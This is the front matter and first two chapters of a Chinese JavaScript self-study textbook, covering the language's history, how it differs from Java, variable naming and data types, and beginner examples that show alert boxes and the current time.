编程红宝书（珍藏版）

CD-ROM

JavaScript 完全自学手册

Mastering JavaScript Step by Step

胡 添 等编著

本书特色

⊙ 涵盖基础知识、核心技术、典型示例等内容

⊙ 按照“基本概念→核心语法→典型示例”的模式讲解，容易上手

⊙ 提供**280**余个示例、**20**余个典型应用实例

超值光盘内容

⊙ 本书源代码 + 本书视频演示 + 本书电子教案（PPT）

⊙ **1200**余页编程技术文档（免费赠送）+ **45**个编程专题视频讲座（免费赠送）

机械工业出版社
China Machine Press

书山有路勤为径，学海无涯苦作舟！

JavaScript 完全自学手册

本书涵盖主题

- JavaScript语法与内置对象
- 递归调用、作用域、封装的私有与公有成员
- JavaScript的类与继承
- 深入剖析JavaScript与DOM的交互
- Behavior与JavaScript的封装以实现内容、样式和行为的分离
- 使用脚本构建HTA应用程序
- Ajax底层原理剖析
- 常见的Ajax框架使用
- 快速构建Ajax应用
- 数据绑定与表格的分页、排序
- JavaScript对XML的支持
- 用JavaScript构造模拟的页面内窗口
- 实现可自定义的、通用的多媒体播放界面
- 使用正则表达式
- VML画图与HTC封装
- 以JSON为数据传输格式的Ajax应用

上架指导：计算机/程序设计

ISBN 978-7-111-25018-0

9 787111 250180

定价：69.00 元（附光盘）

投稿热线：(010) 88379604
购书热线：(010) 68995259, 68995264
读者信箱：hzjsj@hzbook.com

华章网站 http://www.hzbook.com

网上购书：www.china-pub.com

封面设计：杨 杉

编程红宝书（珍藏版）

JavaScript 完全自学手册

Mastering JavaScript Step by Step

胡添 等编著

机械工业出版社
China Machine Press

JavaScript是一种几乎得到所有浏览器支持的脚本语言，用于实现客户端与浏览者的互动。随着互联网的发展，早期的静态网页已远不能满足需要。客户端脚本JavaScript是实现动态网页的基础，也是Web 2.0概念所必须的组成部分，更是现在Ajax技术的核心。可以说，JavaScript已经成为网页必要的组成部分。好的JavaScript脚本可以提高用户的浏览体验。

本书一共分为5篇，涵盖了JavaScript语言应用的绝大多数方面，从基本概念到具体实践、从抽象的算法到具体的页面特效、从最简单的输入/输出到最新的Ajax技术都进行了详细的阐述，并对每一个具体知识点都进行了详细的实例讲解。

本书的特点是讲解的知识点易、广、全、深。每一个知识点均围绕具体的实例展开，且实例中配上了详细的注释和效果图，易于理解与实践，可以使读者在抽象的知识点中得到直观的印象。本书涵盖了JavaScript的绝大多数应用方面，牵涉的知识面很广。本书讲解的各类对象的属性、方法和事件等参考了微软公司的MSDN，内容全面，深入到JavaScript的本质，不仅仅讲解了其在页面特效中的应用，还挖掘了JavaScript作为一种基于对象语言所特有的类与继承的实现。本书适合希望入门的用户阅读，也可作为开发人员的参考手册。

图书在版编目（CIP）数据

JavaScript完全自学手册 / 胡添等编著. —北京：机械工业出版社，2009.1
（编程红宝书）

ISBN 978-7-111-25018-0

Ⅰ. J… Ⅱ. 胡… Ⅲ. Java语言－程序设计 Ⅳ. TP312

中国版本图书馆CIP数据核字（2008）第136502号

机械工业出版社（北京市西城区百万庄大街22号 邮政编码 100037）
责任编辑：李华君
三河市明辉印装有限公司印刷·新华书店北京发行所发行
2009年1月第1版第 1次印刷
203mm×260mm · 34.75印张
标准书号：ISBN 978-7-111-25018-0
ISBN 978-7-89482-800-2（光盘）
定价：69.00元（附光盘）

凡购本书，如有倒页、脱页、缺页，由本社发行部调换
本社购书热线：（010）68326294

写给自学编程的人员

书山有路勤为径，学海无涯苦作舟。

——韩愈

选择一本好书，少走很多弯路。这是我们给刚开始学习程序设计的自学人员的一个忠告。当前，各类程序设计的图书琳琅满目，但在如此众多的图书中，却并不容易找到非常适合自学人员阅读的图书。究其原因，编排不科学，没有注意到自学人员的学习需求和规律是最大的问题所在。这导致很多图书都不适合这类人员阅读和学习。

为了让自学程序设计的人员能够比较容易入门和提高，我们策划了这套“编程红宝书”丛书，希望能对那些想要自学程序设计或者正在为此感到迷茫的人们有所帮助。为了让读者对这套丛书有个大体的了解，我们从丛书特色、丛书书目、给自学人员的建议等几个方面进行一个大体的介绍。

丛书特色

本丛书充分考虑了自学人员学习程序设计的需求和规律，在编写上着重体现以下特色。

1. 编排科学，讲解细致，易于学习

本丛书对内容的讲解都遵循从“基本概念→语法讲解→示例讲解”的模式，每本书安排综合案例，这非常符合自学人员的学习规律。而且，无论是对理论知识，还是实例，讲解都非常详细，很容易让读者掌握。

2. 概念准确，容易理解

概念是每个自学人员理解上的难点，也是掌握每个技术点的关键，所以必须准确。本丛书所涉及的概念都以简单的语言进行描述，必要的时候还进行类比，让人容易理解。

3. 实例丰富，强调实践

本丛书在讲解过程中穿插了大量的实例，比较实用，为以后程序开发奠定了基础。

4. 代码规范，注释丰富

为了让自学人员更加容易读懂源代码，在编排时特别注意到了代码的规范性，而且对代码进行了丰富的注释，从而让读者阅读起来没有障碍。

5. 光盘内容实用、超值

本书配套光盘提供了书中所涉及的源代码及相关操作的多媒体视频演示，以方便读者使用。除此之外，还特别免费赠送了一些相关的编程入门视频、技术文档和每本书的电子教案（PPT），以方便相

关人员学习和教学使用。

6. 提供技术支持

本丛书提供了论坛：http://www.rzchina.net，读者可以在上面提问交流。另外，论坛上还有一些小的教程、视频动画和各种技术文章，可帮助读者提高开发水平。

丛书书目

《ASP.NET 3.5完全自学手册》
《Flex完全自学手册》
《ActionScript 3.0完全自学手册》
《PHP完全自学手册》
《PHP+Ajax完全自学手册》
《Java Web 整合开发完全自学手册——Struts+Hibernate+Spring+Eclipse》
《Ajax完全自学手册》
《JavaScript完全自学手册》
《CSS完全自学手册》
《Fortran完全自学手册》
《Java完全自学手册》
《Visual C++完全自学手册》
《Visual Basic完全自学手册》
《Visual C# 2008完全自学手册》
《Ruby完全自学手册》
《Python完全自学手册》
《SQL Server完全自学手册》
《Excel VBA完全自学手册》
《Perl完全自学手册》
《PHP+MySQL完全自学手册》

给自学编程人员的建议

- 选择一本适合自己阅读的书，这样可以让你少走很多弯路。
- 有条件的话，可以找一些志同道合的人一起学习和分享。
- 不要忽视对概念的理解。只有真正理解了概念，才能深入学习。当然，如果实在理解不了，可以放一放，先学习相关实例，再回头理解概念，可能会有好的效果。
- 不要死记语法，语法的东西用到的时候查阅即可。
- 多动手，亲自去上机实践，这样更加容易理解所学的知识。
- 遇到问题时，学会利用网络资源解决。例如，利用Google和Baidu搜索相关资料，或者在相关论坛上发帖提问，会有热心人给你答复。
- 经常阅读别人的源代码，还要养成良好的编码习惯，这会让你大大受益。

最后要说的是，自学程序设计是一个既辛苦，但又很开心的事。你会在一次次调试程序未能通过时备受煎熬，但你也能享受到完成一个程序后的喜悦。无论如何，只有那些肯下功夫的人才能最后到达成功的对岸。让我们以韩愈的那句“书山有路勤为径，学海无涯苦作舟”自勉吧！

丛书策划编辑

前 言

JavaScript是一种解释型的脚本语言，被大量地应用于网页中，用以实现和浏览用户的动态交互。目前几乎所有的浏览器都可以很好地支持JavaScript。由于其可以及时地响应浏览者的操作、控制页面的行为表现、提升用户体验，JavaScript已经成为网页必不可少的组成部分。

然而JavaScript易学难精。作为一种弱类型的脚本语言，其语法非常贴近于自然语言，容错性能也很强。即使对其一知半解，往往也可以通过向页面中插入某些代码来实现简单的特性，因此JavaScript非常容易上手。但是由于其应用领域的特点，牵涉的知识面非常广，如果需要按要求编写特定的脚本，就必须对此语言有着较深的了解。

本书经过精心的编写，目的在于给各种程度的JavaScript使用者提供一个提高的途径。笔者结合自己多年的JavaScript开发经验，为JavaScript程序员提供了从具体的JavaScript效果实例到JavaScript设计理念等不同层次的JavaScript知识。本书涉及面广泛，是JavaScript程序员提高自己的程序设计水平、完善自己的知识结构、扩展自己的知识面的好参考。

本书特色

本书深入浅出地讲解了JavaScript各个方面的知识，以及目前流行的JavaScript应用技术，例如XML、VML和Ajax。每章均围绕着具体的实例来进行讲解，避免了常见的程序设计类书籍的枯燥，同时也给初学者一些借鉴，说明了不同知识点的可能的应用。

JavaScript作为一种脚本语言，由于其应用领域的特点，导致其涵盖的知识面非常得广且“零碎”。笔者结合自己长期的JavaScript开发经验，按应用的层次由浅入深安排，每章以一个JavaScript应用作为设计目标，将各个方面的知识融于其中，使读者在学习脚本各种应用的过程中得到提高，既学习了JavaScript的知识，也积累了应用的经验。

本书的特点主要体现在以下几个方面。

- 本书的编排采用循序渐进的方式，适合初级、中级学者逐步掌握JavaScript语言的基础知识。各篇之间层次分明，适合不同程度的读者学习。
- 各个知识点均有具体的例子作为诠释，代码中有着大量的注释，便于初学者阅读；同时代码的执行效果配以详细的效果图，可以给读者以直观的印象。常见的程序设计类书籍常常由于其抽象的描述，使读者在学习后，虽然掌握了语法等知识点，但是却无法自由地应用。通过本书示例的阅读，读者可以积累程序设计的经验，从而达到事半功倍的学习效果。
- 本书的内容非常详尽。这是本书和其他同类书籍的最大不同。由于JavaScript是一种基于对象的语言，很多时候的操作是通过某些对象进行的，这些部分的内容属于“知之为知之”类型的。本书以微软公司的MSDN为依据，罗列出各个对象所有的属性、方法和事件等，并针对常用的内容加以详尽的解释，可以极大地提高读者对这些对象的掌握程度。同时本

书也适合熟练的JavaScript程序员，作为语言参考手册使用。

- 很多同类的JavaScript书籍仅仅停留在普通的特效应用上，这渐渐在Ajax等深层、大型应用逐渐流行的今天显得不够了。本书深入JavaScript的机制，讲解了JavaScript作为面向对象语言的类和继承的应用，以及内容、样式与行为分离的脚本编写思想，有利于大型脚本项目的开发。这在同类书籍中是非常罕见的。

本书的内容

本书分为五篇，共24章，从JavaScript的输入/输出等入门知识讲起，再进一步以实例介绍JavaScript的条件判断和循环等语法知识与系统的内置对象，然后讲述了JavaScript在动态页面中各个方面的应用，学习了脚本对DOM、CSS、ActiveX控件等的控制，最后针对现在逐渐流行的Ajax等技术进行了讲解。

第一篇（第1章~第6章）JavaScript入门。

定位于完全没有程序设计基础的新手，以最基础的网页输入输出等应用为入口，在实例中讲解JavaScript的基础语法。涵盖了变量、表达式、操作符、函数等程序设计概念；条件判断、分支和循环等程序循环控制；内置时间日期对象、字符串对象、数组对象和数学对象等基础对象的使用；页面输入/输出、事件绑定等交互操作。通过本篇的学习，可以使读者读懂大多数JavaScript脚本，并进行简单的脚本功能编写。

第二篇（第7章~第14章）JavaScript和页面的交互。

定位于对JavaScript语法有所掌握的初级程序员。按需要操作页面对象的类型，依次讲述了JavaScript对Cookie、窗口和框架、表单、CSS、DOM和CSS滤镜的操作。同时详细讲解了正则等复杂工具的使用，以及排序算法。此篇由浅入深，使读者对页面元素的控制逐渐深入，最后获得对页面内容和样式的完全控制，达到“随心所欲”的目的。通过本篇的学习，可以使读者实现绝大多数的页面动态效果。

第三篇（第15章~第18章）操作ActiveX控件。

定位于对JavaScript的扩展。通过操作ActiveX控件，可以实现很多纯脚本无法达到的功能。本篇依次讲述了JavaScript对视频控件、XML、文件和数据库的操作。通过本篇的学习，读者的JavaScript能力不再局限于页面特效，而进一步获得对系统较低层的控制。

第四篇（第19章~第21章）类和对象。

随着脚本的中型甚至大型化，代码的重用和维护等逐渐受到重视。本篇讲述了对象化的程序设计，以及如何实现JavaScript中的类和继承，并以VML为例，讲解了如何利用HTC技术实现页面行为的封装。通过本篇的学习，读者将真正精通JavaScript。

第五篇（第22章~第24章）无刷新的用户体验和Ajax。

计算机技术，特别是编程语言是一种不断进步的技术。本篇讲述了目前最为流行的Ajax技术，以及JSON等数据传输格式。此外介绍了常见的Ajax框架，读者可以通过对本篇的学习，应用前面所学的基础知识。

本书由浅入深，始终围绕着具体的例子进行讲解，全书共120多段实例，辅以详尽的注释，适合各种层次的读者逐步学习和完善自己的知识结构，同时在学习的过程中累积实际经验。

本书配套光盘内容

- ❑ 本书源代码
- ❑ 本书视频演示
- ❑ 本书电子教案
- ❑ 1200余页编程技术文档（免费赠送）
- ❑ 45个编程专题视频讲座（免费赠送）

本书适合的读者

- ❑ 希望开始学习JavaScript的新手。
- ❑ 迫切希望提高个人JavaScript编程能力的初级程序员。
- ❑ 具备一定的理论知识但是缺乏实践经验的程序员。
- ❑ 希望了解大型项目结构化程序设计和对象封装技术的JavaScript程序员。
- ❑ 希望了解最新Ajax技术的程序员。
- ❑ 需要进行客户端控件开发的程序员。
- ❑ 需要一个快速查阅手册的高级程序员。

本书的作者

本书主要由胡添编写，其他参与编写和资料整理的人员有高会东、王建超、邓薇、黄丽莉、吝晓宁、汪洋、白广元、蔡念光、陈辉、冯彬、刘长江、刘明、沙金、张士强、张洪福、多召英、贾旭、李宽、江宽、陈科、方成林、班晓娟、方中纯、刘兰军、郑雪峰。

编 者

目　录

第二篇 JavaScript和页面的交互

第三篇 操作ActiveX控件

第四篇 类 和 对 象

第五篇 无刷新的用户体验和Ajax

第一篇
JavaScript入门

第 1 章 JavaScript简介

在数百万张的Internet页面中，JavaScript被用来改进设计、验证表单、检测浏览器、创建cookies等。JavaScript是因特网上最流行的脚本语言，并且可在所有主要的浏览器中运行，比方说“Internet Explorer”、“Mozilla”、“Firefox”、“Netscape”和“Opera”。本章将对JavaScript这门语言的定义、特点等进行介绍。

1.1 什么是JavaScript

人们通常所说的JavaScript，其正式名称是“ECMAScript”。这个标准由“ECMA”组织发展和维护。“ECMA-262”是正式的JavaScript标准。这个标准基于网景（“Netscape”）公司提出的“JavaScript”语言和微软（“Microsoft”）公司提出的“JScript”语言。

Netscape（Navigator 2.0）的“Brendan Eich”发明了这门语言，从1996年开始，已经出现在所有的Netscape和Microsoft浏览器中。

“ECMA-262”的开发始于1996年。在1997年7月，“ECMA”会员大会采纳了其首个版本。在1998年，该标准成为了国际ISO标准（ISO/IEC 16262）。这个标准现在仍然处于发展之中。

什么是JavaScript？JavaScript是一种基于对象（“Object”）和事件驱动（“Event Driven”）并具有安全性能的脚本语言。使用这种语言的目的是与HTML超文本标记语言、Java Applet（Java小程序）一起实现在一个Web页面中链接多个对象，与Web客户交互作用，从而可以开发客户端的应用程序等。JavaScript是通过嵌入或调入在标准的HTML语言中实现的，其出现弥补了HTML语言的缺陷，是Java与HTML折中的选择，其具有以下几个基本特点。

（1）JavaScript是一种脚本编写语言。其采用小程序段的方式实现编程。像其他脚本语言一样，JavaScript同样也是一种解释性语言，其提供了一个非常方便的开发过程。

JavaScript的语法基本结构形式与C、C++、Java十分类似。但在使用前，不像这些语言一样，需要先编译，而是在程序运行过程中被逐行地解释。JavaScript与HTML标识结合在一起，从而方便用户的操作。

（2）JavaScript是一种基于对象的语言，同时其也可以被看作是一种面向对象的语言。这意味着JavaScript能运用其已经创建的对象。因此，许多功能可以来自于脚本环境中对象的方法与脚本的相互作用。

（3）JavaScript具有简单性。其简单性主要体现在：首先JavaScript是一种基于Java基本语句和控制流之上的简单而紧凑的设计，从而对于学习Java或其他C语系的编程语言是一种非常好的过渡，而对于

具有C语系编程功底的程序员来说，JavaScript上手也会显得非常容易。其次其变量类型是采用弱类型，并未使用严格的数据类型。

（4）JavaScript具有非常高的安全性。JavaScript作为一种安全性语言，不被允许访问本地的硬盘，且不能将数据存入到服务器上，不允许对网络文档进行修改和删除，只能通过浏览器实现信息浏览或动态交互。从而有效地防止数据的丢失或对系统的非法访问。

（5）JavaScript是动态的，其可以直接对用户或客户输入做出响应，无须经过Web服务程序。JavaScript对用户的反映响应，是以事件驱动的方式进行的。在网页（“Web Page”）中执行了某种操作所产生的动作，被称为“事件”（“Event”）。例如按下鼠标、移动窗口、选择菜单等都可以被视为事件。当事件发生后，可能会引起相应的事件响应，执行某些对应的脚本。这种机制被称为“事件驱动”。

（6）JavaScript具有跨平台性。JavaScript是依赖于浏览器本身，与操作环境无关，只要能运行浏览器的计算机，并支持JavaScript的浏览器就可正确执行。从而实现了“编写一次，走遍天下”的梦想。

综合所述JavaScript是一种新的描述语言，其可以被嵌入到HTML文件中。JavaScript语言可以做到响应使用者的需求事件（例如表单的输入），而不需要任何的网路来回传输资料。所以当一位使用者输入一项资料时，此资料数据不用经过传给服务器（“server”）处理，再传回来的过程，而直接可以被客户端（“client”）的应用程序所处理。

1.2 JavaScript与Java的区别

JavaScript和Java在语法上很类似，但其本质有着根本的区别。Java是一种比JavaScript复杂许多的程序语言，而JavaScript相对于Java来说，则容易上手的多。JavaScript程序员可以不那么注重程序的编写技巧，所以许多Java的特性在JavaScript中并不被支持。

虽然JavaScript与Java有紧密的联系，但却是两个公司开发的两个不同的产品。Java是SUN公司推出的新一代面向对象的程序设计语言，特别适合于Internet应用程序开发；而JavaScript是基于Netscape公司的产品，其最初的目的是扩展“Netscape Navigator”功能，而开发的一种可以嵌入Web页面中的基于对象和事件驱动的解释性语言，其前身是“Live Script”；而Java的前身是Oak语言。下面对两种语言间的异同作如下比较。

（1）基于对象和面向对象。

Java是一种真正的面向对象的语言，即使开发简单的程序，必须设计对象。

JavaScript是一种脚本语言，可以用来制作与网络无关的，与用户交互作用的复杂软件。JavaScript是一种基于对象（“Object Based”）事件驱动（Event Driver）的编程语言。因而JavaScript本身提供了非常丰富的内部对象供设计人员使用。

（2）解释和编译。两种语言在其浏览器中所执行的方式不一样。Java的源代码在传递到客户端执行之前，必须经过编译，因而客户端上必须具有相应平台上的仿真器或解释器，可以通过编译器或解释器实现独立于某个特定的平台编译代码的束缚。

JavaScript是一种解释性编程语言，其源代码在发往客户端执行之前不需经过编译，而是将文本格式的字符代码发送给客户端由浏览器解释执行。

（3）强变量和弱变量。两种语言所采取的变量是不一样的。Java采用强类型变量检查，即所有变量在编译之前必须作声明。如：

```
Integer x;
String y;
```

```
x=1234;
y="432";
```

其中x=1234说明是一个整数，y=“4321”说明是一个字符串。

JavaScript中变量声明，采用其弱类型。即变量在使用前不需作声明，而是解释器在运行时检查其数据类型，如：

```
x=1234;
y="4321";
```

前者说明x为其数值型变量，而后者说明y为字符型变量。

（4）代码格式不一样。Java是一种与HTML无关的格式，必须通过像HTML中引用多媒体那样进行装载，其代码以字节代码的形式保存在独立的文档中。

JavaScript的代码是一种文本字符格式，可以直接嵌入HTML文档中，并且可动态装载。编写HTML文档就像编辑文本文件一样方便。

（5）嵌入方式不一样。在HTML文档中，两种编程语言的标识不同，JavaScript使用“<Script>...</Script>”来标识，而Java使用“<applet>...</applet>”来标识。

（6）静态联编和动态联编。Java采用静态联编，即Java的对象引用必须在编译时进行，以使编译器能够实现强类型检查。

JavaScript采用动态联编，即JavaScript的对象引用在运行时进行检查，如不经编译则就无法实现对象引用的检查。

1.3 JavaScript程序运行开发环境

JavaScript运行开发环境包括以下两方面。

（1）软件环境。

Windows 95/98或Windows NT。

Netscape Navigator 3.0或Internet Explorer 3.0及以上版本。

用于编辑HTML文档的字符编辑器（WS、WPS、Notepad、WordPad等）或HTML文档编辑器。

（2）硬件配置。

首先必须具备运行Windows 95/98或Windows NT的基本硬件配置环境。推荐：

基本内存32MB。

CRT只少需要256颜色，分辨率在640×480以上。

CPU只少233Hz以上。

鼠标和其他外部设置（根据需要选用）。

说明 由于JavaScript是纯粹的由文本构成，因此Windows系统自带的记事本软件（“notepad”）或者任何一种纯文本编辑软件都可以用来开发JavaScript脚本。笔者推荐使用“UltraEdit”作为编辑工具。

1.4 JavaScript的优点与局限

JavaScript的出现无疑给Web页面设计带来了非常大的便利，表现在以下几个方面。

（1）在JavaScript这样的用户端脚本语言出现之前，传统的数据提交和验证工作均由用户端浏览器

通过网络传输到服务器上进行。如果数据量很大，这对于网络和服务器的资源来说实在是一种无形的浪费。而使用JavaScript就可以在客户端进行数据验证。

（2）JavaScript可以方便地操纵各种页面中的对象，可以使用JavaScript来控制页面中各个元素的外观、状态甚至运行方式，可以根据用户的需要“定制”浏览器，从而使网页更加友好。

（3）JavaScript可以使多种任务仅在用户端就完成而不需要网络和服务器的参与，从而支持分布式的运算和处理。

然而JavaScript也不可避免地有着其自身的局限性。

（1）目前在互联网上有很多浏览器，如“FireFox”、“Internet Explorer”、“Opera”等，但每种浏览器支持JavaScript的程度是不一样的，不同的浏览器在浏览一个带有JavaScript脚本的主页时，由于对JavaScript的支持稍有不同，其效果会有一定的差距，有时甚至会显示不出来。

（2）当把JavaScript的一个设计目标设定为“Web安全性”时，就需要牺牲JavaScript的一些功能。因此，纯粹的JavaScript将不能打开、读写和保存用户计算机上的文件。其有权访问的唯一信息就是该JavaScript所嵌入的那个Web主页中的信息，简言之，JavaScript将只存在于它自己的小小世界——Web主页里。

1.5 小结

本章简要介绍了JavaScript这种脚本语言的由来和定义。通过和传统的编译型语言Java的比较，说明了JavaScript的特点与Java语言的区别；说明了JavaScript的运行环境与系统要求；最后说明了JavaScript语言在Web应用中的优点与局限性。

第 2 章　第1个例子——向用户说“你好”

本书中所有的知识点都将以实例为依据进行介绍。读者在阅读时，可以先按照前言中介绍的方法执行实例，有了一个直观的感受后再学习各个知识点，会有比较深的印象。多动脑、多动手，是学习JavaScript的最佳方式。

2.1　第1个例子

不论程序的运算机制和目的怎样，最后都离不开和用户的交互。这种交互包括两个方面：输入和输出。本章讲述的就是JavaScript一些常见的输出方法。

2.1.1　最简单的程序——“用户你好”

代码2.1.htm是本书的第1个例子：向用户说“你好”。读者可以用记事本录入下面的代码，保存为2-1.htm文件，然后双击该文件查看运行效果。

代码2.1.htm　向用户说“你好”

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>2-1  向用户说"你好"</title>
<!-- 脚本部分 -->
<script type="text/javascript">
    what_to_say = "你好";
    alert(what_to_say);
</script>
</head>
<body style="overflow:auto;">
</body>
</html>
```

代码说明：

(1) 注意代码中所有的标点符号都是半角的英文符号。

(2) 页面在IE6.0浏览器中的效果如图2.1所示。

图2.1　向用户说“你好”

2.1.2　在HTML中插入JavaScript块

JavaScript脚本作为客户端的一种脚本语言，必须依赖于HTML文件存在。也就是说，用户最终访问的是HTML文件而不是直接的脚本。在HTML文件中嵌入JavaScript脚本的方式有两种。

(1) 如同本章示例代码2.1.htm中所用的方式，直接在HTML文件中，使用script标记插入脚本块。脚本内容放置在script标记块内部。语法如下：

```
<script type="text/javascript">
//  代码内容
</script>
```

（2）另一种方式是，将脚本内容单独保存为一个文件，假设名称是“1.js”，然后设置script标记的src属性指向该文件。语法如下：

```
<script type="text/javascript" src="1.js"></script>
```

脚本块script标记的type属性表明了脚本所使用的语言。在很多书和网上的示例中，使用language属性来表明脚本所用语言，形式如下：

```
<script language="javascript">
```

这种用法是在HTML尚未规范时约定的用法，并不符合网页的规范标准。随着网页标准化和xHTML标准的推行，这种用法虽然目前还能被大多数浏览器识别，但并不推荐使用。

有些常见的脚本中常见到如下的代码：

```
<script type="text/javascript">
<!--
//  代码内容
//-->
</script>
```

代码中的“<!--”和“//-->”是为了在浏览器不支持脚本时，能够让浏览器将脚本识别为HTML注释，以免显示不必要的内容。不过在现在的主流浏览器中，不能识别脚本的情况已经基本不存在。需要注意的是，在使用方法二从外部链接一个脚本文件时，脚本文件的内容不可以这样使用HTML注释，否则会报错。

在使用方法一中，HTML页面内嵌入JavaScript脚本的时候，代码中不可以出现“</script>”字样。如下面的代码就是错误的：

```
<script>
alert("</script>");
</script>
```

这是因为浏览器在载入HTML并试图解释的时候，会认为第1个出现“</script>”的地方就是脚本的结束，这就造成了语法的错误。解决的方法也很简单，将“</script>”字符串拆开即可。

```
<script>
alert("</s" + "cript>");
</script>
```

2.1.3 JavaScript代码书写规则

从原则上来说，只要程序员编写的代码没有语法错误，就能够被浏览器识别并执行。但是实际上，有些约定俗成的代码书写规则是每一个程序员都必须要遵守的，尤其初学者，更必须时刻注意自己代码的可读性。这不仅仅是为了方便他人阅读代码，同时也是为了编写者自身考虑。试想当一段数百行的代码，时隔3个月后，就算作者本人想要修改代码，也不得不阅读一遍来熟悉代码的结构，这时好的代码书写习惯就至关重要了。

一般的代码书写规则如下。

（1）合理的注释。代码中的注释可以提纲挈领地告诉阅读者，下面这段代码有什么作用。JavaScript中注释分为两种，行注释和块注释。行注释以“//”开始，至此行结束为注释内容。块注释自“/*”开始，至“*/”结束为注释内容。注释内容不会被解释执行，只是为了便于代码的阅读和理解。注释的示例如下：

```
//  这里的文本是行注释
/*  这里的文本是块注释
    块注释可以换行
    块注释结束  */
```

（2）规范的变量命名。这一点将在2.2节中详细讲述。

（3）规范的缩进。程序中包含了很多逻辑关系，例如函数、循环、逻辑判断等。不同的代码功能构成不同的代码块。代码的书写上要能够表现出这种逻辑，通常就采用缩进的方式。常见的两种缩进方式如下：

```
/* 缩进方式1 */
function a(){                    //函数a模块开始
    函数语句1;                   //这里的代码都是属于函数a的
    函数语句2;                   //因此应该具有统一的缩进
    if(1>2){                     //这里是逻辑判断的模块
        函数语句3;               //这里的内容都是属于逻辑判断中的
        函数语句4;
    }                            //逻辑判断的模块结束
    函数语句5;                   //相同层次的代码具有相同的缩进量
}                                //函数a模块结束

/* 缩进方式2 - 和方式1区别只是在于格式不同 */
function a()
{
    函数语句1;
    if(1>2)
    {
        函数语句2;
    }
    函数语句5;
}
```

2.2　JavaScript基础知识——变量和常量

JavaScript作为一种计算机语言，具有计算机语言的7个要素：输入、输出、操作、数据、分支、循环和子程序。数据是一切程序的基础构成。JavaScript中，数据有着变量和常量两种形式。

JavaScript常量又称字面常量，是固化在程序代码中的信息。变量的主要作用是存取数据，提供一个存取信息的容器。对于变量，必须理解变量的命名、类型、声明和作用域。

2.2.1　变量命名规则

变量就是一个用来储存数据的容器，通常由英文字母和数字组成。在JavaScript中，声明变量有两

种方式。

（1）显示声明。使用关键字“var”声明。语法如下：

```
var 变量名;
var 变量名1, 变量名2, 变量名3;
var 变量名1=22, 变量名2="this is a string.";
```

可以用英文半角逗号“,”做分隔，一次性声明若干变量。也可以在声明的同时给变量赋值。

（2）隐式声明。通过赋值操作符“=”声明（操作符的概念及介绍见下一章）。语法如下：

```
变量名=22;
变量名="this is a string";
```

注意 在声明变量前使用变量会产生意外的错误。初学者应该养成在程序或函数前方声明所有变量的好习惯，虽然这并不是语法的强制要求。

本章示例2-1.htm中，“what_to_say”就是一个变量，用于储存需要显示给用户的信息。变量的命名需要符合以下规则。

（1）必须以半角英文字母a到z（大小写均可）、下划线“_”或美元符号“$”开头。

变量名只能由半角英文字母a到z（大小写均可）、下划线“_”、美元符号“$”或者数字0到9组成。不能有其他符号。

（2）变量名不可以是JavaScript的关键字。JavaScript中定义了40多个词作为关键字，供程序自身使用，这些词不可以作为变量名来使用。如if、var、false、for、class和delete等不能作为变量名。

因此，以下的几个变量名都是错误的：

```
2ba = "你好";          //变量名不可以以数字开头
ｃba = "你好";         //变量名中的ｃ是全角字符
ni hao = "你好";       //变量名中不可以有空格
var = "你好";          //变量名不可以为关键字
```

注意 JavaScript是一种区分大小写的语言。也就是说，在JavaScript中，“abc”和“Abc”被认为是两个不同的变量。

以上只是作为程序语法的硬性要求。为了提高代码的可读性，程序员在命名变量时还应该遵循以下约定俗成的规则。

（1）变量名应尽可能地体现出其代表的含义。例如像“a”、“t1923”、“wdss”都不是一个好的变量名，而“user_name”、“comment_text”能够让代码阅读者很直观地知道该变量的内容。

（2）虽然JavaScript区分大小写，但也要尽量避免大小写混淆。例如不要同时使用“username”和“UserName”作为变量名。

（3）JavaScript变量的大小写通常有两种习惯的书写方式。一种是每个单词都小写，单词和单词间用下划线连接，如同本章2-1.htm例子中的“what_to_say”变量。另一种是第1个单词的所有字母全部小写，后接单词的首字母大写，单词和单词直接连接在一起，例如“userName”、“whatToSay”等。除缩略语（如“HTML”、“URL”等）外，应尽量避免使用所有字母大写的变量。例如“HELLO”、“USER_NAME”就不是一个好的命名习惯。因为在很多程序语言中，所有字母大写被用来定义静态变量，虽然JavaScript中不存在静态变量，但也应尽量避免。

（4）依据变量所保存数据的类型不同，有时也会在变量名上加上代表数据类型的前缀。比如“strUserName”是一个字符串类型的、用来保存用户名称的变量，“intAge”是一个整数类型的、用来保存年龄的变量。

这些规则并不是强制性的，但是遵从这些规则可以让代码更加清晰易读。如果只是写一些给自己看的代码，读者完全可以自己定义一套规则。但是为了更好地和别人交流，推荐使用以上的命名规则。

2.2.2　数据类型

JavaScript中有4种基本数据类型：数值（整数和实数）、字符串、布尔型和空。由于JavaScript是一种弱类型语言，因此变量或常量不必先声明其类型，而是在使用或赋值时确定其数据的类型。本章示例代码2.1.htm中，“你好”就是一个字符型数据。

（1）整型。整型常量就是数字，可以使用十进制、八进制和十六进制，例如：

```
intN = 1;          //十进制
intN = 03;         //八进制：以0开头的阿拉伯数字
intN = 0x22;       //十六进制：以0x开头的阿拉伯数字
```

（2）字符串。字符串就是以英文双引号“””或单引号“’”括起来的一个或几个字符，例如：

```
strS = "你好";     //用双引号括起来的字符串
strS = '你好';     //用单引号括起来的字符串
```

（3）布尔型。布尔型常量就是逻辑上的“真”和“假”，例如：

```
blnB = true;       //真
blnB = false;      //假
```

（4）空值。JavaScript中，用“null”表示什么都没有。

2.3　告诉用户当前时间

只能和用户说声“你好”的程序太过简单了点，代码2.2.htm可以告诉用户当前的时间。

代码2.2.htm　告诉用户当前时间

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>2-2  告诉用户当前时间</title>
<!-- 脚本部分 -->
<script type="text/javascript">
    date_object = new Date();
    what_to_say = date_object.toLocaleString();
    alert(what_to_say);
</script>
</head>
<body style="overflow:auto;">
</body>
</html>
```

程序的运行效果如图2.2所示。

2.3.1 什么是内置对象

前言中提到过，JavaScript是一种基于对象的语言。那么什么是“对象”？简单地说，“对象”就是口语中所说的“东西”，在JavaScript中，所有的元素都是对象。每一个变量是对象，每一个常量也是对象，甚至“你好”这样的字符串也是对象。



图2.2 告诉用户当前时间

“对象”这个概念既然来自生活中的“东西”，那么就和生活中的事物有着类似的概念。如果把汽车看作一个对象，那么汽车有长、宽、高这些固有的性质，在程序中，被称为对象的“属性”。汽车有行驶的能力，在程序中，被称为对象的“方法”。汽车通过鸣响警报来通知车主有人偷车，在程序中，对象会激发一个“被偷走了”的“事件”。

